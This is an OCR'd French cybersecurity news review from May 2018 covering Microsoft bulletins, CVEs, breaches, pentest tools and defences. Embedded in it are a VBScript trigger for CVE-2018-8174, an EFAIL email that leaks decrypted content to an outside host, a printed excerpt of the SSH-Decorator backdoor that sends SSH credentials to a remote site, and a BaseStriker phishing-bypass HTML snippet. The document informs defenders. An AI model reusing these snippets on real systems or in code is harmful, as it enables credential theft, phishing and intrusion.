



Revue d'actualité

15/05/2018

Préparée par

*David **P**ELTIER*
*Arnaud **S**OULLIE @arnaudsoullie*
*Vladimir **K**OLLA @mynameisv_*



Failles / Bulletins / Advisories

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis d'Avril 2018

MS18-034 Vulnérabilité dans Defender (Malware Protection Engine) (1 CVE)

- Affecte:
  - Microsoft toutes versions supportées
  - Exchange Server 2013, 2016
  - Microsoft Forefront Endpoint Protection 2010
  - Windows Intune Endpoint Protection
- Exploit:
  - 1 x Remote Code Execution, à l'ouverture de fichiers RAR

    https://bugs.chromium.org/p/project-zero/issues/detail?id=1543&desc=2

    https://www.helpnetsecurity.com/2018/04/05/microsoft-malware-protection-engine-flaw/
- Crédits:
  - Thomas Dullien de Google Project Zero (CVE-2018-0986)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis de Mai 2018

MS18-035 Vulnérabilités dans Internet Explorer (8 CVE)

- Exploit:
  - 1 x Security Feature Bypass
  - 6 x Remote Code Execution
  - 1 x Information Disclosure
- Crédits:
  - Matt Nelson (@enigma0x3) de SpecterOps (CVE-2018-8126)
  - Instructor de Tencent ZhanluLab, RanchoIce de Tencent ZhanluLab par Trend Micro's Zero Day Initiative (CVE-2018-1025)
  - Yuki Chen de Qihoo 360 Vulcan Team (CVE-2018-1022, CVE-2018-0954, CVE-2018-0955, CVE-2018-8122, CVE-2018-8114)
  - ? (CVE-2018-8178)

Dont 4 communes avec IE:

- CVE-2018-0954
- CVE-2018-1022
- CVE-2018-1025
- CVE-2018-8178

MS18-036 Vulnérabilités dans Edge (20 CVE)

- Exploit:
  - 1 x Security Feature Bypass
  - 15 x Remote Code Execution
  - 4 x Information Disclosure
- Crédits:
  - Richard Zhu (fluorescence), par Trend Micro's Zero Day Initiative (CVE-2018-8179)
  - Instructor de Tencent ZhanluLab, RanchoIce de Tencent ZhanluLab par Trend Micro's Zero Day Initiative (CVE-2018-1025)
  - Zhong Zhaochen de tophant.com, akayn par Trend Micro's Zero Day Initiative (CVE-2018-1021)
  - Danny__Wei de Tencent's Xuanwu Lab par Trend Micro's Zero Day Initiative (CVE-2018-8112)
  - Lucas Pinheiro - Windows & Devices Group - Operating System Security Team (CVE-2018-0943, CVE-2018-8130)
  - Johnathan Norman, Windows & Devices Group - Operating System Security Team (CVE-2018-8139, CVE-2018-0945)
  - Yuki Chen de Qihoo 360 Vulcan Team (CVE-2018-0954, CVE-2018-1022, CVE-2018-0951)
  - akayn par Trend Micro's Zero Day Initiative, Aradnok, Marcin Towalski (@mtowalski1) (CVE-2018-8123)
  - Yuki Chen de Qihoo 360 Vulcan Team, Lokihardt de Google Project Zero (CVE-2018-0953)
  - ? (CVE-2018-8178, CVE-2018-8177, CVE-2018-8128, CVE-2018-8145, CVE-2018-8137)
  - Lokihardt de Google Project Zero (CVE-2018-0946, CVE-2018-8133)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-037 Vulnérabilités dans Hyper-V (2 CVE)

- Affecte:
  - Microsoft toutes versions supportées
- Exploit:
  - 2 x Remote Code Execution doint une sur vSMB
- Crédits:
  - Matthew G. McGovern, Windows Security Team (CVE-2018-0961)
  - ? (CVE-2018-0959)

MS18-038 Vulnérabilités dans Microsoft Exchange Server (5 CVE)

- Affecte:
  - Microsoft Exchange Server 2010, 2013, 2016
- Exploit:
  - 1 x Spoofing
  - 1 x Remote Code Execution
  - 1 x Information Disclosure
  - 2 x élévation de privilèges
- Crédits:
  - Adrian Ivascu (CVE-2018-8159)
  - Nicolas Joly de Microsoft Corporation (CVE-2018-8151, CVE-2018-8154)
  - Max Smith (CVE-2018-8153)
  - Mohamed El Azaar (CVE-2018-8152)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-039 Vulnérabilité dans Host Compute Service (1 CVE)

- Affecte:
  - Windows Host Compute Service Shim
- Exploit:
  - 1 x Remote Code Execution
- Crédits:
  - Michael Hanselmann (CVE-2018-8115)

MS18-040 Vulnérabilité dans Scripting Engine (JScript and/or VBScript) (1 CVE)

- Affecte:
  - Microsoft toutes versions supportées
- Exploit:
  - 1 x Remote Code Execution, exploitée dans la nature

    http://blogs.360.cn/blog/cve-2018-8174-en/
- Crédits:
  - Ding Maoyin, Jinquan, Song Shenlei, Yang Kang de Qihoo 360 Core Security (CVE-2018-8174)
  - Vladislav Stolyarov, Anton Ivanov de Kaspersky Lab (CVE-2018-8174)

```
Dim ArrA(1)
Dim ArrB(1)

Class ClassVuln
    Private Sub Class_Terminate()
        Set ArrB(0)=ArrA(0)
        ArrA(0)=31337
    End Sub
End Class

Sub TriggerVuln
    Set ArrA(0)=New ClassVuln
    Erase ArrA
    Erase ArrB
End Sub

TriggerVuln
```

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-041 Vulnérabilités dans Office (9 CVE)

- Affecte:
  - Office 2010, 2013, 2016
  - SharePoint Enterprise Server 2010, 2013, 2016
- Exploit:
  - 1 x Security Feature Bypass
  - 6 x Remote Code Execution
  - 2 x Information Disclosure
- Crédits:
  - Jaanus K p de Clarified Security (CVE-2018-8147, CVE-2018-8148)
  - Ying Xinlei de IceSword Lab , Qihoo 360 (CVE-2018-8158)
  - Atanas Kirilov (CVE-2018-8150)
  - willJ de Tencent PC Manager par Trend Micro's Zero Day Initiative (CVE-2018-8157)
  - Omair par Trend Micro's Zero Day Initiative (CVE-2018-8163, CVE-2018-8162)
  - Jens M ller de Ruhr-University Bochum (CVE-2018-8161, CVE-2018-8160)

MS18-042 Vulnérabilités dans Windows (7 CVE)

- Affecte:
  - Microsoft toutes versions supportées
- Exploit:
  - 2 x Remote Code Execution
  - 4 x Security Feature Bypass
  - 1 x élévation de privilèges
- Crédits:
  - Lee Christensen (@tifkin_) de SpecterOps (CVE-2018-0958)
  - Nicolas Joly de MSRCE UK (CVE-2018-0824)
  - Kushal Arvind Shah de Fortinet's FortiGuard Labs (CVE-2018-8136)
  - Alex Bass de Microsoft (CVE-2018-8132)
  - James Forshaw de Google Project Zero (CVE-2018-8134)
  - Aaron Margosis de Microsoft (CVE-2018-8129)
  - Matt Graeber de SpecterOps (CVE-2018-0854)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-043 Vulnérabilités dans SharePoint (4 CVE)

- Affecte:
  - Microsoft Project Server 2010, 2013
  - Microsoft SharePoint Enterprise Server 2010, 2013, 2016
  - Microsoft SharePoint Foundation 2013 Service Pack 1
- Exploit:
  - 4 x élévation de privilèges
- Crédits:
  - Ashar Javed de Hyundai AutoEver Europe GmbH (CVE-2018-8149, CVE-2018-8168, CVE-2018-8156, CVE-2018-8155)

MS18-044 Vulnérabilités dans Windows Kernel (4 CVE)

- Affecte:
  - Microsoft toutes versions supportées
- Exploit:
  - 2 x Information Disclosure
  - 2 x élévation de privilèges
- Publiée publiquement : CVE-2018-8141, CVE-2018-8170
- Crédits:
  - Ken Johnson (CVE-2018-8141)
  - Nick Peterson, Everdox Tech LLCAndy Lutomirski (CVE-2018-8897)
  - ? (CVE-2018-8170)
  - Andrei Vlad Lutas de Bitdefender, Rohit Mothe de Project Minus Storm Team, Intel Corp. (CVE-2018-8127)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-045 Vulnérabilités dans Microsoft Win32K and/or Graphics Component (4 CVE)

- Affecte:
  - Microsoft toutes versions supportées
- Exploit:
  - 4 x élévation de privilèges
  - Exploité dans la nature : CVE-2018-8120
- Crédits:
  - Richard Zhu (fluorescence), par Trend Micro's Zero Day Initiative (CVE-2018-8164)
  - nyaacate de Viettel Cyber Security par Trend Micro's Zero Day Initiative (CVE-2018-8124)
  - guangmingliu de Tencent ZhanluLab, RanchoIce de Tencent ZhanluLab (CVE-2018-8166)
  - Anton Cherepanov, Senior Malware Researcher de ESET (CVE-2018-8120)

MS18-046 Vulnérabilités dans .Net (2 CVE)

- Affecte:
  - .NET Core 2.0
  - Microsoft .NET toutes versions supportées
- Exploit:
  - 1 x Denial of Service
  - 1 x Security Feature Bypass
- Crédits:
  - ? (CVE-2018-0765)
  - James Forshaw de Google Project Zero (CVE-2018-1039)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-047 Vulnérabilité dans Microsoft InfoPath (1 CVE)

- Affecte:
  - Microsoft Infopath 2013
- Exploit:
  - 1 x élévation de privilèges
- Crédits:
  - ? (CVE-2018-8173)

MS18-048 Vulnérabilité dans Windows Common Log File System Driver (1 CVE)

- Affecte:
  - Microsoft toutes versions supportées
- Exploit:
  - 1 x élévation de privilèges
- Crédits:
  - bear13oy de DBAPPSecurity Co., Ltd (CVE-2018-8167)

Failles / Bulletins / Advisories (MMSBGA)

Microsoft - Avis

MS18-049 Vulnérabilité dans Azure IoT SDK (1 CVE)

- Affecte:
  - C SDK for Azure IoT
  - C# SDK for Azure IoT
  - Java SDK for Azure IoT
- Exploit:
  - 1 x Information Disclosure
- Crédits:
  - Tim Taylor de Azure IoT, John Spaith de Azure IoT, Cristian Pop de Azure IoT, Rajeev Vokkarne de Azure IoT (CVE-2018-8119)

MS18-050 Vulnérabilité dans DirectX (1 CVE)

- Affecte:
  - Windows 10, Server 2016
- Exploit:
  - 1 x élévation de privilèges
- Crédits:
  - Richard Zhu (fluorescence), par Trend Micro's Zero Day Initiative (CVE-2018-8165)

Failles / Bulletins / Advisories

Microsoft - Advisories

Mise à jour pour Windows XP Embedded POSReady

- Windows XP Embedded Service Pack 3 (SP3) fin de support en **janvier 2016**
- Windows Embedded POSReady 2009 fin de support en **avril 2019**

ADV180xxx

Failles / Bulletins / Advisories

Système (principales failles)

CVE-2018-8781, une vulnérabilité présente dans le kernel Linux depuis 8 ans

- Possibilité de faire de l'élévation de privilège local et de lire des données en mémoire
- Dépassement de mémoire dans le pilote udl (DisplayLink)
- Toutes les versions de Linux impactées
- Pas d'exploit public encore disponible

https://research.checkpoint.com/mmap-vulnerabilities-linux-kernel/

Cisco WebEx, exécutions de code à distance

- CVE-2018-0112, envoie d'une réunion WebEx avec une applet Flash permettant le partage des fichiers locaux

  https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180418-wbs

- CVE-2018-0264, envoie d'un enregistrement d'une réunion WebEx (ARF)

  https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180502-war

Failles / Bulletins / Advisories

Système (principales failles)

WGET, injection de contenu (CVE-2018-0494)

- Injection de cookie par un serveur pour un autre domaine

  http://seclists.org/fulldisclosure/2018/May/20

7Zip, exécution de code (CVE-2018-10115)

A l'ouverture d'un fichier RAR solide

https://landave.io/2018/05/7-zip-from-uninitialized-memory-to-remote-code-execution/

Linux Random, pas si random (CVE-2018-1108)

- Entropie faible au démarrage du système
- Très difficilement exploitable

  https://bugs.chromium.org/p/project-zero/issues/detail?id=1559

CouchDB, exécution de code à distance (CVE-2017-12635 et CVE-2017-12636)

- Exécution de code sur le système avec un compte administrateur

  https://github.com/rapid7/metasploit-framework/pull/9780

Failles / Bulletins / Advisories

Système (principales failles)

EFAIL, Vulnérabilité dans OpenPGP & S/MIME…

- Interception d'un mail chiffré
- Injection de contenu HTML (MIME type MULTIPART)
  - Inclusion du contenu chiffré dans une balise IMG
  - Inclusion dans le contenu chiffré, qui donnera une balise HTML une fois déchiffré
- Permet d'exfiltrer le contenu déchiffré
- Prérequis :
  - Client vulnérable
  - Affichage en HTML des emails
  - L'attaquant peut lire un mail chiffré (accès BAL, MitM, co-destinataire d'un mail)

```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

- Une seconde partie de l'attaque est basée sur l'injection de clair connu et au fonctionnement de type CBC de S/MIME et OpenPGP.

https://efail.de/

Failles / Bulletins / Advisories

Système (principales failles)

VMWare, evasion de la machine virtuelle

- Exploit utilisé lors de Pwn2Own 2017
- Ecriture et lecture arbitraire à partir de l'émulation USB

https://keenlab.tencent.com/en/2018/04/23/A-bunch-of-Red-Pills-VMware-Escapes/

Azure, récupération du mot de passe en clair en cas d'utilisation du plugin VM Access

- Plugin permettant de récupérer un accès à une VM bloquée (oubli, erreur de conf…)
- Récupération du mot de passe avec la fonction de réinitialisation
- Nécessite un accès au serveur et une élévation de privilèges
  - Mot de passe chiffré avec un certificat présent sur la machine

https://www.guardicore.com/2018/03/recovering-plaintext-passwords-azure/

Failles / Bulletins / Advisories

Réseau (principales failles)

Routeurs GPON / FTTH, exécution de code à distance

- Contournement de l'authentification du serveur HTTP interne
  - Simplement en ajoutant ?images/ à l'URL
- Injection de commande dans la fonctionnalité de diagnostic "ping"

https://www.vpnmentor.com/blog/critical-vulnerability-gpon-router/

Routeurs ZTE, mots de passe codé en dur

- Alerte du National Cyber Security Centre anglais
- "NCSC assess that the national security risks arising from the use of ZTE equipment"

https://hotforsecurity.bitdefender.com/blog/flawed-routers-with-hardcoded-passwords-were-manufactured-by-firm-that-posed-national-security-risk-to-uk-19821.html

Failles / Bulletins / Advisories

Hardware / IoT

Geutebruck, vulnérabilités critiques et triviales dans les caméras vidéo surveillance

- Exécutions de code avec et sans authentification
- Trouvées par 3 français : @ddouhine , @MaKyOtOx et @Pepito_oh
- Firmware commun à d'autres marques : UDP Technology, Ganz, Visualint, Cap, THRIVE Intelligence

https://randorisec.fr/0day-anonymous-rce-on-geutebruck-ip-cameras-again/

AWS Alexa, écoute et transcription des conversations

- Injection de commande ne finissent pas et sans solliciter l'utilisateur

https://threatpost.com/researchers-hacked-amazons-alexa-to-spy-on-users-again/131401/

Wolkswagen, vulnérabilité permettant l'accès au bus CAN depuis le WiFi

- Accès limité au micro (téléphone), infos de contact, GPS...
- Pas d'accès au frein, moteur, volant...

https://threatpost.com/volkswagen-cars-open-to-remote-hacking-researchers-warn/131571/

Failles / Bulletins / Advisories

Hardware / IoT

Après Spectre, Meltdown et les vulnérabilités AMD...

C’est la “fête aux CPU”

BranchScope

- Collisions dans l’historique de la prédiction de branchement d’un autre processus

  http://www.cs.ucr.edu/~nael/pubs/asplos18.pdf

Spectre Next Generation

- 8 nouvelles vulnérabilités

  https://thehackernews.com/2018/05/intel-spectre-vulnerability.html

MOV SS ou POP SS / CVE-2018-8897

- Injection après modification du pointeur de pile, car les interruptions du BIOS sont différées

  https://blog.can.ac/2018/05/11/arbitrary-code-execution-at-ring-0-using-cve-2018-8897/

Failles / Bulletins / Advisories

Android / iOS

Android, certains constructeurs trichent sur les correctifs de sécurité

- Le numéro de version change sans inclure le correctif de sécurité.

  https://srlabs.de/wp-content/uploads/2018/04/SRLabs-Mind_the_gap-Android_Patch_Gap-HITB_2018.pdf

Piratages, Malwares, spam, fraudes et DDoS

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Porte dérobée dans la librairie Python SSH-Decorator

- Envoie les accès SSH à un site externe
- Librairie depuis supprimée de Git et Pypi ; le développeur est accusé mais refute
- Vérifier si vos librairies appellent les librairies suivantes: urllib, httplib, requests, os.

https://www.reddit.com/r/Python/comments/8hvzja/backdoor_in_sshdecorator_package/

```
from itertools import chain
try:
    from urllib.request import urlopen
    from urllib.parse import urlencode

    def log(data):
        try:
            post = bytes(urlencode(data), "utf-8")
            handler = urlopen("http://ssh-decorate.cf/index.php", post)
            res = handler.read().decode('utf-8')
        except:
            pass
except:
    from urllib import urlencode
    import urllib2
    def log(data):
        try:
            post = urlencode(data)
            req = urllib2.Request("http://ssh-decorate.cf/index.php", post)
            response = urllib2.urlopen(req)
            res = response.read()
        except:
```

- Une fiction écrite il y a 3 mois par David Gilbertson

https://medium.com/@david.gilbertson/im-harvesting-credit-card-numbers-and-passwords-from-your-site-here-s-how-9a8cb347c5b5

Porte dérobée dans la librairie NodeJS getcookies

- Envoie les cookies à un site externe

https://blog.npmjs.org/post/173526807575/reported-malicious-module-getcookies

BackStriker, une astuce qui permet de contourner des mécanismes anti-phishing

- Un lien malicieux dans un mail est généralement bloqué
- Un lien malicieux écrit avec la balise html <base> n'est pas bloqué

```
<html>
<head>
<base href=http://www.site-malicieux.fr>
</head>
<body>
<a href=lien-malicieux.php>Cliquer ici pour télécharger la facture</a>
</body>
</html>
```

- Les solutions ne parviennent pas à analyser le lien et le considère comme non malicieux
- Public mais non encore corrigé

https://www.avanan.com/resources/basestriker-vulnerability-office-365

Solution de messagerie	Vulnérable à baseStriker
Office 365	Yes - you are vulnerable
Office 365 with ATP and Safelinks	Yes - you are vulnerable
Office 365 with Proofpoint MTA	Yes - you are vulnerable
Office 365 with Mimecast MTA	No - you are safe
Gmail	No - you are safe
Gmail with Proofpoint MTA	We are still in testing and will be updated soon
Gmail with Mimecast MTA	No - you are safe

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Vol de condensat NTLM avec Outlook

- Envoi d'un mail au format RTF avec un objet OLE pointant vers partage SMB
- Aucune interaction utilisateur nécessaire
- Corrigé

https://insights.sei.cmu.edu/cert/2018/04/automatically-stealing-password-hashes-with-microsoft-outlook-and-ole.html

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-0950

Vol de condensat NTLM avec Office

- Envoie d'un document Office avec un objet subDoc pointant vers un partage SMB
- Découvert exploité dans la nature

https://rhinosecuritylabs.com/research/abusing-microsoft-word-features-phishing-subdoc/

Vol de condensat NTLM avec des PDF / BAD PDF

- Envoie d'un PDF contenant une action d'ouverture de document, sur un partage SMB
- Corrigé dans FoxIT Reader, mais pas dans Adobe Acrobat
  - Adobe considère qu'il faut désactiver dans Windows le SSO pour les ressources externes

https://research.checkpoint.com/ntlm-credentials-theft-via-pdf-files/

https://github.com/deepzec/Bad-Pdf


Exfiltrer des données par la LED des portables ThinkPad

- Clignotement de la LED en morse
  - Ecriture de 0x8a ou 0x0a sur le périphérique /sys/kernel/debug/ec/ec0/io
- Le code sous Linux est simple :

https://gist.github.com/c5e3/e0264a546b249b635349f2ee6c302f36

Fuite des traces .Net avec Trace.axd

- Fonctionnalité de debug laissée en production : « ASP.NET Tracing »
- Accès, en temps réel à toutes les transactions



Application Trace


RN

[clear current trace]

Physical Directory:C:\inetpub\wwwroot\RN\

Requests to this Application — Remaining: 0

No.	Time of Request	File	Status Code	Verb	
1	21.4.2018. 11:52:56	/order.aspx/isPartner	200	POST	View Details
2	21.4.2018. 11:53:05	/order.aspx/InsertWoParkRequest	200	POST	View Details
3	21.4.2018. 11:53:05	/order.aspx	200	POST	View Details
4	21.4.2018. 11:53:10	/orderselection.aspx	200	GET	View Details
5	21.4.2018. 11:54:00	/activeorders.aspx	302	GET	View Details
6	21.4.2018. 11:54:00	/login.aspx	200	GET	View Details
7	21.4.2018. 11:54:02	/order.aspx	200	POST	View Details
8	21.4.2018. 11:54:04	/login.aspx	302	POST	View Details
9	21.4.2018. 11:54:04	/activeorders.aspx	200	GET	View Details
10	21.4.2018. 11:54:06	/ScriptResource.axd	200	GET	View Details
11	21.4.2018. 11:54:06	/ScriptResource.axd	200	GET	View Details
12	21.4.2018. 11:54:06	/ScriptResource.axd	200	GET	View Details
13	21.4.2018. 11:54:06	/WebResource.axd	200	GET	View Details
14	21.4.2018. 11:54:12	/activeorders.aspx	200	POST	View Details
15	21.4.2018. 11:54:13	/order.aspx	200	GET	View Details
16	21.4.2018. 11:54:13	/activeorders.aspx	200	POST	View Details
17	21.4.2018. 11:54:17	/order.aspx/isPartner	200	POST	View Details



Form Collection

Name	Value
__VIEWSTATE	/wl… /C…A==
__VIEWSTATEGENERATOR	CA09F38D
__EVENTTARGET	
__EVENTARGUMENT	
txtLogin	ap…o
txtPassword	kl…Z
btnLogin	Login

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Des millions portes de chambre d'hôtel vulnérables

- Suite au vol d'un ordinateur dans une chambre d'hôtel, ils étudient le système
- 15 ans après, ils cassent le système
- La mise à jour nécessite un accès à la serrure

https://gizmodo.com/hackers-designed-a-new-way-to-secretly-unlock-millions-1825524839

RawHammer depuis le réseau

- Avec un composant "Remote Direct Memory Access/RDMA"
  - Plutôt dans des gros datacenters

https://thehackernews.com/2018/05/rowhammer-attack-exploit.html

https://www.cs.vu.nl/~herbertb/download/papers/throwhammer_atc18.pdf

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

Piratage du gouvernement Allemand

- WaterHoling à partir d'une plateforme de formation utilisée par les employés

  https://www.golem.de/news/government-hack-hack-on-german-government-via-e-learning-software-ilias-1803-133231.html

CCleaner, tout à débuté par des identifiants Team Viewer

- Réutilisations de l'identifiant et mot de passe TeamViewer d'un développeur
- Installation d'un malware
- Pivot par RDP sur une ressource interne
- Installation d'un autre malware
- Pivot vers le serveur de compilation

  https://www.wired.com/story/inside-the-unnerving-supply-chain-attack-that-corrupted-ccleaner/

Utilisation de la vulnérabilité Cisco CVE-2018-0171 contre des routeurs

- Déni de service sans authentification
- Exploitation par des "patriotes" contre des routeurs Russes et Iraniens

  https://isc.sans.edu/forums/diary/Cisco+Smart+Install+vulnerability+exploited+in+the+wild/23535/

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

Encore une attaque Swift : sur des banques Mexicaine

- 3 banques attaquées
- La banque centrale demande aux banques de durcir leur sécurité et d'embaucher des experts

https://www.bloomberg.com/news/articles/2018-04-30/banorte-is-said-to-be-among-mexican-banks-targeted-by-hackers

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

Equifax <<quand y'en a plus, y'en a encore>>

- 38 000 permis de conduire
- 3 200 passeports
- ...

https://gizmodo.com/equifax-now-says-over-56-000-drivers-licenses-passport-1825853500

C

Data Element Stolen	Standardized Columns Analyzed[1]	Approximate Number of Impacted U.S. Consumers
Name	First Name, Last Name, Middle Name, Suffix, Full Name	146.6 million
Date of Birth	D.O.B.	146.6 million
Social Security Number[2]	SSN	145.5 million
Address Information	Address, Address2, City, State, Zip	99 million
Gender	Gender	27.3 million
Phone Number	Phone, Phone2	20.3 million
Driver's License Number[3]	DL#	17.6 million
Email Address (w/o credentials)	Email Address	1.8 million
Payment Card Number and Expiration Date	CC Number, Exp Date	209,000
TaxID	TaxID	97,500
Driver's License State	DL License State	27,000

Piratages, Malwares, spam, fraudes et DDoS
SCADA


Sécurité du protocole OPC-UA et de ses implémentations

- protocole d'avenir pour l'échange de données entre le SI industriel et l'extérieur
- Une équipe de Kaspersky étudie le protocole et 3 implémentations, découvre 17 vulnérabilités inconnues
- Vulnérabilités dans le code de référence, mais aussi dans l'utilisation qui en ai faites dans des produits tiers

https://ics-cert.kaspersky.com/reports/2018/05/10/opc-ua-security-analysis/#_Toc512600308

Etat des lieux des vecteurs d'attaque sur SI industriels par Positive Technologies

https://www.ptsecurity.com/upload/corporate/ww-en/analytics/ICS-attacks-2018-eng.pdf




Nouveautés, outils et techniques

Contournement de la protection de code sur Intel 8752

- Via l'exposition aux UV d'une partie du microcontrôleur
- Décapage, masquage d'une partie avec du vernis à ongles, puis exposition aux UV !

https://blog.inach.is/8752/



TLS 1.3, c'est parti


- Déjà implémenté dans certains navigateurs
- Fini le déchiffrement SSL/TLS

https://tools.ietf.org/html/draft-ietf-tls-tls13-28

http://www.01net.com/actualites/ce-nouveau-standard-de-chiffrement-va-permettre-de-blind

Pentest
Techniques & outils

Elévation de privilège Active Directory via Exchange



- Via de mauvaises configuration des permissions

https://github.com/gdedrouas/Exchange-AD-Privesc

Quelques scripts de bruteforce Active Directory via Kerberos

https://github.com/ropnop/kerberos_windows_scripts

Pass-the-Hash avec Bureau à Distance

- Possible si le mode Restricted Admin mode" est activé
- Possible d'activer la bonne clé de registre à distance pour activer ce mode

https://michael-eder.net/post/2018/native_rdp_pass_the_hash/

Elévation de privilège automatisée pour Active Directory

- ...encore via les ACLs
- basé sur BloodHound

https://blog.fox-it.com/2018/04/26/escalating-privileges-with-acls-in-active-directory/

https://github.com/fox-it/Invoke-ACLPwn

Outils d'analyse sécurité d'AWS et de Google Cloud

- Permet de découvrir les configurations dangereuses comme
  - Les buckets S3 mal protégés
  - Les politiques de mot de passe
  - Les groupes de sécurité
  - L'utilisation du compte root.…

https://github.com/SecurityFTW/cs-suite

Defense
Nouvelles techniques/solutions

iOS 11.4, blocage du port Lightning

- Sans déblocage (Touch ID ou PIN) du terminal pendant 7 jours
  - iOS bloquera la data sur le port Lightning
- Les services gouvernementaux n'auront plus que 7 jours pour exploiter une vulnérabilité

https://appleinsider.com/articles/18/05/08/apples-ios-114-update-with-usb-restricted-mode-may-defeat-tools-like-graykey

Continuous Asset Management

- Etape 0 pour sécuriser son SI ?

https://danielmiessler.com/blog/continuous-asset-management-security/

Authentification forte sous Windows 10

- Forte et pas trop chère
- A partir clef Yubico


https://techcrunch.com/2018/04/16/windows-10-will-soon-get-passwordless-logins-with-yubicos-security-key/

Business et Politique

Business

France

La France classée n°1 de l'exercice de l'OTAN « Locked Shields »



